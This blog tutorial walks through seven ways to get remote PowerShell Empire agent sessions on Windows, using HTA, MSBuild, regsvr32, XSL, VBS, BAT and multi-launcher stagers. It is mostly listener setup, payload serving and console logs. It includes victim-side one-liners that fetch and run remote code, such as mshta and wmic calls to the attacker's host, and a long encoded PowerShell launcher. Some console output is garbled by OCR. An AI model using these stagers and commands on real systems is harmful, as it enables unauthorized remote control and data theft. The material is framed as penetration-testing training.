Multiple Ways to Exploiting Windows PC using PowerShell Empire

February 4, 2019 By Raj Chandel

This is our second post in the article series 'PowerShell Empire'. In this article, we will cover all the exploits that lead to windows exploitation with the empire. To read our first post on empire series, which gives a basic guide to navigate your way through empire, click here.

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Exploiting through HTA

This attack helps us to exploit windows through .hta. When .hta file is run via mshta.exe it executes as .exe file with similar functionality which lets us hack our way through. To know more about this attack please click here.

To run type

./empire

According to the workflow, firstly, we have to create a listener to listen to our local machine. Type the following command:

listeners

After running the above command, it will say that "no listeners are currently active" but don't worry, we are into the listener interface now. So in this listener interface, type:

```
uselistener http
set Host http://192.168.1.107
execute
```

Now that a listener is created, type 'back' to go in listener interface to create an exploit. For this, type :

```
usestager windows/hta
set Listener http
set OutFile /root/1.hta
execute
```

```
285 modules currently loaded
      O listeners currently active
      0 agents currently active
(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > uselistener http 👍
(Empire: listeners/http) > set Host http://192.168.1.107
(Empire: listeners/http) > execute
[*] Starting listener 'http'
* Serving Flask app "http" (lazy loading)
* Environment: production
  Use a production WSGI server instead.
* Debug mode: off
[+] Listener successfully started!
(Empire: listeners/http) > back
(Empire: listeners) > usestager windows/hta 🖕
(Empire: stager/windows/hta) > set Listener http
(Empire: stager/windows/hta) > set OutFile /root/1.hta
(Empire: stager/windows/hta) > execute
   Stager output written out to: /root/1.hta
(Empire: stager/windows/hta) >
```

Running the above commands will create a .hta file to be used as malware. Start the python server using the following command, in order to share our .hta file:

python -m SimpleHTTPServer 8080

```
root@kali:~# python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```

As the python server is up and running, type the following command in victims' command prompt to execute our malicious file:

mshta.exe http://192.168.1.107:8080/1.hta

```
Microsoft Windows [Version 10.0.17134.523]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\raj>mshta.exe http://192.168.1.107:8080/1.hta

C:\Users\raj>
```

The moment above command is executed you will have your session, to access the session type:

```
interact XDGM6HLE
sysinfo
```

```
+] Initial agent XDGM6HLE from 192.168.1.105 now active (Slack)
*] Sending agent (stage 2) to XDGM6HLE at 192.168.1.105
Empire: stager/windows/hta) > interact XDGM6HLE 💠
Empire: XDGM6HLE) > sysinfo
*] Tasked XDGM6HLE to run TASK_SYSINFO
*] Agent XDGM6HLE tasked with task ID 1
Empire: XDGM6HLE) > sysinfo: 0|http://192.168.1.107:80|DESKTOP-NQM64AS|raj|DESKTOP
b842|Microsoft Windows 10 Enterprise|False|powershell|7500|powershell|5
*] Agent XDGM6HLE returned results.
istener:
                 http://192.168.1.107:80
nternal IP:
               192.168.10.1 fe80::90d0:4c4b:d967:4626 192.168.232.1 fe80::e826:824
                 DESKTOP-NQM64AS\raj
sername:
ostname:
               DESKTOP-NQM64AS
S:
                 Microsoft Windows 10 Enterprise
ligh Integrity:
rocess Name:
                 powershell
rocess ID:
                 7500
anguage:
                 powershell
anguage Version: 5
```

Exploiting through MSBuild.exe

Our next exploit is via MSBuild.exe, which will let you have a remote session of windows using an XML file. To know in details about this attack please click here. And to use this exploit type:

```
listeners
uselistener http
set Host http://192.168.1.107
execute
```

This creates a listener, type 'back' to go in listener interface to create an exploit. For this, type:

```
usestager windows/launcher_xml
set Listener http
execute
```

```
285 modules currently loaded
       0 listeners currently active
       0 agents currently active
(Empire) > listeners 🗢
[!] No listeners currently active
(Empire: listeners) > uselistener http 🚓
(Empire: <mark>listeners/http</mark>) > set Host http://192.168.1.107
(Empire: listeners/http) > execute
[*] Starting listener 'http'
 * Serving Flask app "http" (lazy loading)
 * Environment: production
   Use a production WSGI server instead.
 * Debug mode: off
[+] Listener successfully started!
(Empire: listeners/http) > back
(Empire: listeners) > usestager windows/launcher xml
(Empire: stager/windows/launcher_xml) > set Listener http
(Empire: stager/windows/launcher xml) > execute
[*] Removing Launcher String
[*] Stager output written out to: /tmp/launcher.xml
(Empire: stager/windows/launcher_xml) >
```

Now, an xml file is created in /tmp. Copy this file in victims' PC (inside Microsoft.NET\Framework\v4.0.30319\) and run it typing combination of following commands:

```
cd C:\Windows\Microsoft.NET\Framework\v4.0.30319\
MSBuild.exe launcher.xml
```

```
Microsoft Windows [Version 10.0.17134.523]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\raj>cd C:\Windows\Microsoft.NET\Framework\v4.0.30319

C:\Windows\Microsoft.NET\Framework\v4.0.30319>MSBuild.exe launcher.xml

Microsoft (R) Build Engine version 4.7.3056.0

[Microsoft .NET Framework, version 4.0.30319.42000]

Copyright (C) Microsoft Corporation. All rights reserved.

Build started 1/13/2019 11:23:07 PM.

Build succeeded.

0 Warning(s)
0 Error(s)

Time Elapsed 00:00:00.62
```

So, this way you will have your session, to access the said session type:

```
interact A8H14C7L
sysinfo
```

```
[+] Initial agent A8H14C7L from 192.168.1.105 now active (Slack)
[*] Sending agent (stage 2) to A8H14C7L at 192.168.1.105
(Empire: stager/windows/launcher_xml) > interact A8H14C7L 👍
(Empire: A8H14C7L) > sysinfo
[*] Tasked A8H14C7L to run TASK_SYSINFO
[*] Agent A8H14C7L tasked with task ID 1
(Empire: A8H14C7L) > sysinfo: 0|http://192.168.1.107:80|DESKTOP-NQM64AS|raj|DESKTOP-NQM64AS
:b842|Microsoft Windows 10 Enterprise|False|MSBuild|6532|powershell|5
[*] Agent A8H14C7L returned results.
Listener:
                  http://192.168.1.107:80
Internal IP:
                192.168.10.1 fe80::90d0:4c4b:d967:4626 192.168.232.1 fe80::e826:8249:4ee0:1e
                  DESKTOP-NQM64AS\raj
Username:
                DESKTOP-NQM64AS
Hostname:
                  Microsoft Windows 10 Enterprise
High Integrity:
                 MSBuild
Process Name:
                  6532
Process ID:
Language:
                  powershell
Language Version: 5
[*] Valid results returned by 192.168.1.105
```

Exploiting through regsvr32

Our next method is exploiting through regsvr32. To know in detail about this attack, do click here. As always, we have to create a listener first to listen to our local machine. Type the following command:


```
listeners
uselistener http
set Host http://192.168.1.107
execute
```

Now that a listener is created, type 'back' to go in listener interface to create an exploit. For this, type:

```
usestager windows/launcher_sct
set Listener http
execute
```

```
285 modules currently loaded
      0 listeners currently active
      0 agents currently active
(Empire) > listeners
!] No listeners currently active
(Empire: listeners) > uselistener http 🛭 🗢
(Empire: listeners/http) > set Host http://192.168.1.107
(Empire: listeners/http) > execute
[*] Starting listener 'http'
* Serving Flask app "http" (lazy loading)
* Environment: production
  Use a production WSGI server instead.
* Debug mode: off
[+] Listener successfully started!
(Empire: listeners/http) > back
(Empire: listeners) > usestager windows/launcher sct 💠
(Empire: stager/windows/launcher sct) > set Listener http
(Empire: stager/windows/launcher sct) > execute
[*] Stager output written out to: /tmp/launcher.sct
```

This will create a .sct file in /tmp. Share this file to victim's PC using the python server and then run this file in a run window of victims' PC by typing the following command:



Thus, you will have an active session. To access the session type:

```
interact <session name>
sysinfo
```

```
[+] Initial agent 9GCFUD7L from 192.168.1.102 now active (Slack)
[*] Sending agent (stage 2) to 9GCFUD7L at 192.168.1.102
(Empire: stager/windows/launcher_sct) > interact 9GCFUD7L
(Empire: 9GCFUD7L) > sysinfo
                                              叴
[*] Tasked 9GCFUD7L to run TASK SYSINFO
[*] Agent 9GCFUD7L tasked with task ID 1
(Empire: 9GCFUD7L) > sysinfo: 0|http://192.168.1.107:80|WIN-ELDTK41MUNG|raj|
[*] Agent 9GCFUD7L returned results.
Listener:
                  http://192.168.1.107:80
                192.168.1.102
Internal IP:
                  WIN-ELDTK41MUNG\raj
Username:
                WIN-ELDTK41MUNG
Hostname:
                  Microsoft Windows 7 Ultimate
0S:
High Integrity:
                  powershell
rocess Name:
Process ID:
                  2684
_anguage:
                  powershell
_anguage Version: 2
```

Exploiting through XSL

XSL is a language will help you format data, this also describes how web server will interact with using XML. Our next method of attack with empire is by exploiting .xsl file. For this method lets activate our listener first by typing :

listeners
uselistener http
set Host http://192.168.1.107
execute

As the listener is up and running, create your exploit :

usestager windows/launcher_xsl
set Listener http
execute

```
Mod: HackPlayers
       294 modules currently loaded
       0 listeners currently active
       o agents currently active
(Empire) > listeners
!] No listeners currently active
(Empire: listeners) > uselistener http🗣
(Empire: listeners/http) > set Host http://192.168.1.107
(Empire: listeners/http) > execute
[*] Starting listener 'http'
 * Serving Flask app "http" (lazy loading)
 * Environment: production
   Use a production WSGI server instead.
 * Debug mode: off
[+] Listener successfully started!
(Empire: listeners/http) > back
(Empire: listeners) > usestager windows/launcher xsl 뎍
(Empire: stager/windows/launcher_xsl) > set Listener http
(Empire: stager/windows/launcher xsl) > execute
[+] wmic process get brief /format:"http://10.10.10.10/launcher.xsl"
[*] Stager output written out to: /tmp/launcher.xsl
(Empire: stager/windows/launcher xsl) >
```

This way .xsl file is created. Now run the python server from the folder where the .xsl file is created as shown in the image below :

```
cd /tmp
python -m SimpleHTTPServer 8080
```

```
root@kali:~/Empire-mod-Hackplayers# cd /tmp 
root@kali:/tmp# python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```

Now execute the following command in the command prompt of your victim:

```
wmic process get brief /format: "http://192.168.1.107:8080/launcher.xsl"
```

```
C:\Users\raj>wmic process get brief /format:"http://192.168.1.107:8080/launcher.xsl"
```

Running above will give a session, to access the session type:

```
interact <session name>
sysinfo
```

```
(Empire) > agents
[*] Active agents:
                  Lang Internal IP Machine Name
                                                         Username
                                                                             Process
                        192.168.10.1 fe8DESKTOP-NQM64AS DESKTOP-NQM64AS\raj powershell/8880
  Z639YHPA
Empire: agents) > interact Z639YHPA
(Empire: Z639YHPA) > sysinfo
(Empire: Z639YHPA) > sysinfo: 0|http://192.168.1.107:80|DESKTOP-NQM64AS|raj|DESKTOP-NQM64AS|19
:b842|Microsoft Windows 10 Enterprise|False|powershell|8880|powershell|5
                  http://192.168.1.107:80
istener:
                192.168.10.1 fe80::90d0:4c4b:d967:4626 192.168.232.1 fe80::e826:8249:4ee0:1ee6
Internal IP:
                  DESKTOP-NQM64AS\raj
Jsername:
                DESKTOP-NQM64AS
Hostname:
                  Microsoft Windows 10 Enterprise
High Integrity:
Process Name:
                  powershell
rocess ID:
                  8880
                  powershell
.anguage:
Language Version: 5
```

Exploiting through Visual Basic script

Our next method is to create a malicious VBS file and exploiting our victim through it. Like always, let's create a listener first.

```
listeners
uselistener http
set Host http://192.168.1.107
execute
```

Now, to create our malicious .vbs file type:

usestager windows/launcher_vbs
set Listener http
execute

```
285 modules currently loaded
        0 listeners currently active
        0 agents currently active
(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > uselistener http <-
(Empire: listeners/http) > set Host http://192.168.1.107
(Empire: listeners/http) > execute
[*] Starting listener 'http'
* Serving Flask app "http" (lazy loading)
 * Environment: production
   Use a production WSGI server instead.
* Debug mode: off
[+] Listener successfully started!
(Empire: listeners/http) > back
(Empire: listeners) > usestager windows/launcher_vbs <=</pre>
(Empire: stager/windows/launcher_vbs) > set Listener http
(Empire: stager/windows/launcher vbs) > execute
[*] Stager output written out to: /tmp/launcher.vbs
```

Next step is to start the python server by typing:

Once the .vbs file is shared through the python server and executed in the victim's PC you will have your session and just like before to access the session type:

```
interact <session name>
sysinfo
```

```
[+] Initial agent EU25Y9ND from 192.168.1.105 now active (Slack)
[*] Sending agent (stage 2) to EU25Y9ND at 192.168.1.105
(Empire: stager/windows/launcher vbs) > interact EU25Y9ND
(Empire: EU25Y9ND) > sysinfo
[*] Tasked EU25Y9ND to run TASK SYSINFO
[*] Agent EU25Y9ND tasked with task ID 1
(Empire: EU25Y9ND) > sysinfo: 0|http://192.168.1.107:80|DESKTOP-NQM64AS|raj|DESk
:b842|Microsoft Windows 10 Enterprise|False|powershell|4844|powershell|5
[*] Agent EU25Y9ND returned results.
Listener:
                  http://192.168.1.107:80
Internal IP:
                192.168.10.1 fe80::90d0:4c4b:d967:4626 192.168.232.1 fe80::e826
Username:
                  DESKTOP-NQM64AS\raj
Hostname:
                DESKTOP-NQM64AS
0S:
                  Microsoft Windows 10 Enterprise
High Integrity:
                  powershell
Process Name:
Process ID:
                  4844
                  powershell
_anguage:
Language Version: 5
```

Exploiting through a bat file

In this method, we will exploit through a .bat file. Like our previous exploits, this time too, let's create a listener. For this, type:

```
listeners
uselistener http
set Host http://192.168.1.107
execute
back
```

The above commands will create a listener for you. Let's create our .bat file using the following command:

```
usestager windows/launcher_bat
use Listener http
set OutFile /root/1.bat
execute
```

```
285 modules currently loaded
       0 listeners currently active
       0 agents currently active
(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > uselistener http 🗣
(Empire: listeners/http) > set Host http://192.168.1.107
(Empire: listeners/http) > execute
[*] Starting listener 'http'
* Serving Flask app "http" (lazy loading)
 * Environment: production
   Use a production WSGI server instead.
* Debug mode: off
[+] Listener successfully started!
(Empire: listeners/http) > back
(Empire: listeners) > usestager windows/launcher_bat 🗘
(Empire: stager/windows/launcher bat) > set Listener http
(Empire: stager/windows/launcher_bat) > set OutFile /root/1.bat
(Empire: stager/windows/launcher_bat) > execute
[*] Stager output written out to: /root/1.bat
```

As shown, the above commands will create a .bat file. Start up the python server by using the following command to allow you to share your .bat file on your victim's pc.

```
python -m SimpleHTTPServer 8080
```

```
root@kali:~# python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```

Once you run the .bat file, a session will activate. To access the session type:

```
interact <session name>
sysinfo
```

```
[+] Initial agent V6HCKDSU from 192.168.1.105 now active (Slack)
[*] Sending agent (stage 2) to V6HCKDSU at 192.168.1.105
(Empire: stager/windows/launcher_bat) > interact V6HCKDSU
(Empire: V6HCKDSU) > sysinfo
                                                む
[*] Tasked V6HCKDSU to run TASK SYSINFO
[*] Agent V6HCKDSU tasked with task ID 1
(Empire: V6HCKDSU) > sysinfo: 0|http://192.168.1.107:80|DESKTOP-NQM64AS|raj
:b842|Microsoft Windows 10 Enterprise|False|powershell|15672|powershell|5
[*] Agent V6HCKDSU returned results.
Listener:
                  http://192.168.1.107:80
Internal IP:
                192.168.10.1 fe80::90d0:4c4b:d967:4626 192.168.232.1 fe80::
                  DESKTOP-NQM64AS\raj
Username:
Hostname:
                DESKTOP-NQM64AS
                  Microsoft Windows 10 Enterprise
High Integrity:
                  powershell
Process Name:
Process ID:
                  15672
.anguage:
                  powershell
anguage Version: 5
```

Multi_launcher

This is our last method of this post. It can be used on various platforms such as Windows, Linux, etc. again, even for this method, create a listener:

listeners
uselistener http
set Host http://192.168.1.107
execute

Then type following commands for creating your malicious file:

usestager multi/launcher
set Listener http
execute

```
285 modules currently loaded
        O listeners currently active
        0 agents currently active
 Empire) > listeners
!] No listeners currently active
 Empire: listeners) > uselistener http 👍
(Empire: listeners/http) > set Host http://192.168.1.107
(Empire: listeners/http) > execute
[*] Starting listener 'http'
  Serving Flask app "http" (lazy loading)
 * Environment: production
  Debug mode: off
+] Listener successfully started!
 Empire: l:
               teners/http) > back
Empire: listeners) > usestager multi/launcher
Empire: stager/multi/launcher) > set Listener http
Empire: stager/multi/launcher) > execute
owershell -noP -sta -w 1 -enc SQBGACgAJABQAFMAVgBFAHIAUwBJAE8ATgBUAGEAQgBsAEUALgBQAFMAVgBFAFIAUw
QAWQBWAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALqBVAHQ
BDAG4AZWBZACCALAANAE4AJWArACcAbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABDAGMAJWADADsASQBmACqAJABHAFAARqA;
ACAB0AEIAJWArACCAbABVAGMAawBMAG8AZWBnAGkAbqBnACCAXQApAHsAJABHAFAAQWBbACCAUWBjAHIAaQBWAHQAQqAnACsAJ
AG4AZwAnAF0APQAwADsAJABHAFAAQwBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAf
QAKAHYAQQBMAD0AWwBDAG8ATABsAEUAYwBUAEKAbwBuAHMALgBHAEUATgBFAHIASQBjAC4ARABJAGMAVABJAG8ATgBBAFIAeQB
QAKAHYAQQBMADOAWWBDAGSATABSAEUAYWBUAEKADWBUAHMALGBHAEUATGBFAHTASQBJAC4ARABJAGMAVABJAGSATGBBAFTAEQB
CARQBUAGEAYGBSAGUAUWBJAHIAaQBWAHQAQGANACSAJWBSAGSAYWBTAEWAbWBNAGCAAQBUAGCAJWASADAAKQA7ACQAVGBhAEWA
NACWAMAAPADSAJABHAFAAQWBbACCASABLAEUAWQBfAEWATWBDAEEATABfAEOAQQBDAEGASQBOAEUAXABTAGSAZGBOAHCAYQBYA
UWBJAHIAaQBWAHQAQGANACSAJWBSAGSAYWBTAEWAbWBNAGCAAQBUAGCAJWBdADOAJABWAEEAbAB9AEUAbABZAGUAEWBbAFMAQW
CCAbWBUAFAAdQBIAGWAAQBJACWAUWBOAGEAdABPAGMAJWAPAC4AUWBFAFQAVGBhAGWAVQBFACGAJABUAHUAbABMACWAKABOAGU
BpAG4AZwBdACkAKQB9AFsAUgBlAEYAXQAuAEEAcwBTAGUATQBCAEwAWQAuAEcARQBUAFQAeQBQAEUAKAAnAFMAeQBzAHQAZQBt
AfAAlAHsAJABfAC4ARwBFAHQARgBpAEUAbABkACgAJwBhAG0AcwBpAEkAbgBpAHQARgBhAGkAbABlAGQAJwAsACcATgBvAG4AU
AFsAUwB5AFMAdABFAE0ALgB0AGUAVAAuAFMARQBSAHYAaQBDAGUAUABPAEkAbgB0AE0AQQB0AGEARwBlAFIAXQA6ADoARQB4AFA
gBFAFQALgBXAEUAQgBDAGwASQBlAE4AVAA7ACQAdQA9ACcATQBvAHoAaQBsAGwAYQAvADUALgAwACAAKABXAGkAbgBkAG8Adw
kAawBlACAARwBlAGMAawBvACcAOwAkAHcAQwAuAEgAZQBhAGQAZQByAHMALgBBAGQARAAoACcAVQBzAGUAcgAtAEEAZwBlAG4A
6ADoARABlaEYAYQBVAEwAdABXAEUAYgBQAFIAbwBYAHkAOwAkAHcAYwAuAFAAcgBPAHqAeQAuAEMAcgBFAEQAZQBuAFQAaQBBA
baboaE4aZQBoahcaTwBSaEsaQwBSaEUAZABFAE4AdABpAGEAbABTADsAJABTAGMAcgBpAHAAdAA6AFAAcgBvAHgAeQAgADoAIA
EKASQAUAECARQB0AEIAWQBUAEUACwAoACCAKgBmAFsAegA1AEwAbwB1AHCAKQB0AFQAPQByAFYAagBoAGkAUwBAAD4AQQBlAEQ
 yADUANQB8ACUAewAkAEoAPQAoACQASqArACQAUwBbACQAXwBdACsAJABLAFsAJABfACUAJABLAC4AQwBvAHUAbqBUAF0AKQAl
APOAOACOASOA ADEAKOALADIANOA2ADSAJABIADOAKAAKAEGAKWAKAFMAWWAKAEKAXOADACUAMGA1ADYAOWAKAFMAWWAKAEKAX
```

Once you hit enter after the above commands, it will give you a code. Copy this code and paste it in the command prompt of the victim and hit enter. As soon as you hit enter, you will have activated a session. To access the session, type:

```
interact <session name>
sysinfo
```

```
[+] Initial agent NTA26CK9 from 192.168.1.105 now active (Slack)
[*] Sending agent (stage 2) to NTA26CK9 at 192.168.1.105
(Empire: stager/multi/launcher) > interact NTA26CK9
(Empire: NTA26CK9) > sysinfo
[*] Tasked NTA26CK9 to run TASK_SYSINFO
[*] Agent NTA26CK9 tasked with task ID 1
(Empire: NTA26CK9) > sysinfo: 0|http://192.168.1.107:80|DESKTOP-NQM64AS|raj|DESKTOP-NQM6
:b842|Microsoft Windows 10 Enterprise|False|powershell|7612|powershell|5
[*] Agent NTA26CK9 returned results.
Listener:
                  http://192.168.1.107:80
Internal IP:
                192.168.10.1 fe80::90d0:4c4b:d967:4626 192.168.232.1 fe80::e826:8249:4ee
                  DESKTOP-NQM64AS\raj
Username:
Hostname:
                DESKTOP-NQM64AS
0S:
                  Microsoft Windows 10 Enterprise
High Integrity:
Process Name:
                  powershell
                  7612
Process ID:
                  powershell
Language:
Language Version: 5
[*] Valid results returned by 192.168.1.105
```

Conclusion

The above were the methods that you can use to exploit windows using different vulnerabilities. Using this framework is an addition to your pen-testing skills after Metasploit. Enjoy!